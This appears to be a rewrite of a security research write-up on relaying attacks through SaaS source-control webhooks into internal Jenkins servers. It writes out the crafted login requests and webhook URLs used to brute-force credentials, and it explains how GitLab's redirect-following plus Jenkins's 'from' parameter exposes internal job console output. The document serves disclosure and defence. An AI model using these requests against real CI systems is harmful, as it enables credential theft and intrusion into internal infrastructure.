How we Abused Repository Webhooks to Access Internal CI Systems at Scale
Organisations often allow inbound traffic from SaaS source control webhook IP ranges to reach internal CI systems, believing this is safe. The researchers showed that by creating webhooks in GitHub or GitLab, an attacker can send requests to internal Jenkins instances, brute-force credentials, read sensitive data, and even exploit known vulnerabilities to execute code.

As adoption of CI systems and processes becomes more prevalent, organizations opt for a CI/CD architecture which combines SaaS-based source control management systems (like GitHub or GitLab) with an internal, self-hosted CI solution (e.g. Jenkins, TeamCity).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Many organisations combine a SaaS source control management (SCM) system such as GitHub or GitLab with an internal, self-hosted CI solution such as Jenkins or TeamCity. The CI system is kept off the public internet, and the only inbound path to it is the SCM's webhook service, which delivers events that trigger pipeline jobs.
To make that work, the SCM vendors publish the IP ranges their webhook requests come from, and organisations allow those ranges through their firewall. The ranges are shared between every tenant of the SCM: any webhook event sent from the service, regardless of which organisation it belongs to, arrives from an address in that range. The report argues that this control gives a false sense of security, because anyone on the internet can use the webhook service as a relay into the internal CI.
Setup
The technique needs no access to the victim's SCM organisation; the attacker uses their own SCM project. The attacker needs:
- A project on a SaaS SCM (GitHub or GitLab) in which they can create webhooks and read the webhook event log.
- Knowledge of the internal CI hostname, for example
jenkins.example-domain.com. - For the code execution scenario, a server they control that can receive a POST request, answer with a 302 redirect, host a jar file and receive a reverse shell.
The report does not describe any specific victim.
Finding it
The researchers started from the observation that the firewall rule trusts an IP range, not a tenant. A webhook event is an HTTP POST with predefined headers and a structured JSON body; the user can set the target URL, modify some non-harmful headers and control some JSON field values without changing the structure. The usual attack discussed for webhooks is triggering pipelines from a foreign SCM organisation, which is mitigated by binding pipeline configuration to a repository and organisation, or by attaching a secret to the webhook and verifying it when the pipeline runs.
But the firewall rule does not say the webhook may only reach the endpoints that listen for webhooks. The same requests can be aimed at other CI endpoints that expose users, pipelines, job console output, and, on instances that grant admin privileges to unauthenticated users, the configuration and credentials sections.

In Jenkins those endpoints are reached with GET to read data, or POST to add or modify resources. That produces three blockers:
- Webhooks only send POST, so no GET requests.
- The body of the POST is the webhook JSON, so the attacker cannot control it.
- By default Jenkins requires a CSRF token on POST requests, which the attacker does not have.

Exploitation
Step 1: the Jenkins login endpoint
The login page is a POST endpoint that does not require a CSRF token, which removes the third blocker. A normal login request looks like this:
POST /j_acegi_security_check HTTP/1.1
Host: jenkins.example-domain.com
[...]

j_username=admin&j_password=mypass123&from=%2F&Submit=Sign+in
The same endpoint also accepts the fields as query parameters:
POST /j_acegi_security_check?j_username=admin&j_password=mypass123&from=%2F&Submit=Sign+in HTTP/1.1
Host: jenkins.example-domain.com
[...]

[webhook json in body of request]
That solves the body problem: the credentials travel in the URL, which the attacker controls, while the body stays the webhook JSON. The attacker creates a GitHub webhook whose payload URL is the Jenkins login URL, then automates password guessing through the GitHub API, changing the password field, firing the webhook and reading the response in the repository webhook event log:
http://jenkins.example-domain.com/j_acegi_security_check?j_username=admin&j_password=therealpassword&from=%2F&Submit=Sign+in


All SCM vendors display the HTTP request and response sent through the webhook in their UI. A failed login redirects to the login error page.
A successful login redirects to the main Jenkins page and sets a session cookie.

So credentials can be brute-forced and a session cookie obtained. The limit is that each webhook is a single stateless request, and the cookie cannot be attached to the next request because the attacker does not control the headers. The report also mentions obtaining a Jenkins access token, which can be placed in the URL and used to send POST requests without a CSRF token, but calls this option more complex.
Step 2: GitLab follows redirects
The same request is sent through GitLab, again with the credentials as query parameters.

This time the response is 200. The credentials are brute-forced the same way, but the content of Jenkins's response is relayed back to the GitLab UI, giving the full content of the Jenkins main page.

The reason is that when a GitLab webhook receives a 302 response, GitLab follows the redirect automatically, and 302 redirects are followed with GET requests. That bypasses the POST-only limitation and lets the attacker send GET requests to targets from the GitLab webhook service. The follow-up request is sent with the cookies set in the first response, so the response contains internal Jenkins data such as pipelines and their execution status.
At this point the attacker can brute-force users and find valid credentials, log in with them, and read the internal Jenkins main page.
Step 3: the from parameter as a GET primitive
Jenkins login accepts a redirection parameter, from, normally used to send users to the page they wanted after login. It can be abused to send a GET request with the session cookie to any internal Jenkins page. The webhook URL is set to:
http://jenkins.example-domain.com/j_acegi_security_check?j_username=admin&j_password=secretpass123&from=/job/prod_pipeline/1/consoleText&Submit=Sign+in
- A POST request is sent to Jenkins and authentication succeeds.
- Jenkins answers with a 302 redirect, a session cookie and a redirection to the job console output page.
- The GitLab webhook service follows the redirect with a GET request to the console output page, with the session cookie added:
http://jenkins.example-domain.com/job/prod_pipeline/1/consoleText
- The job console output is returned and shown in the attacker's GitLab webhook event log.
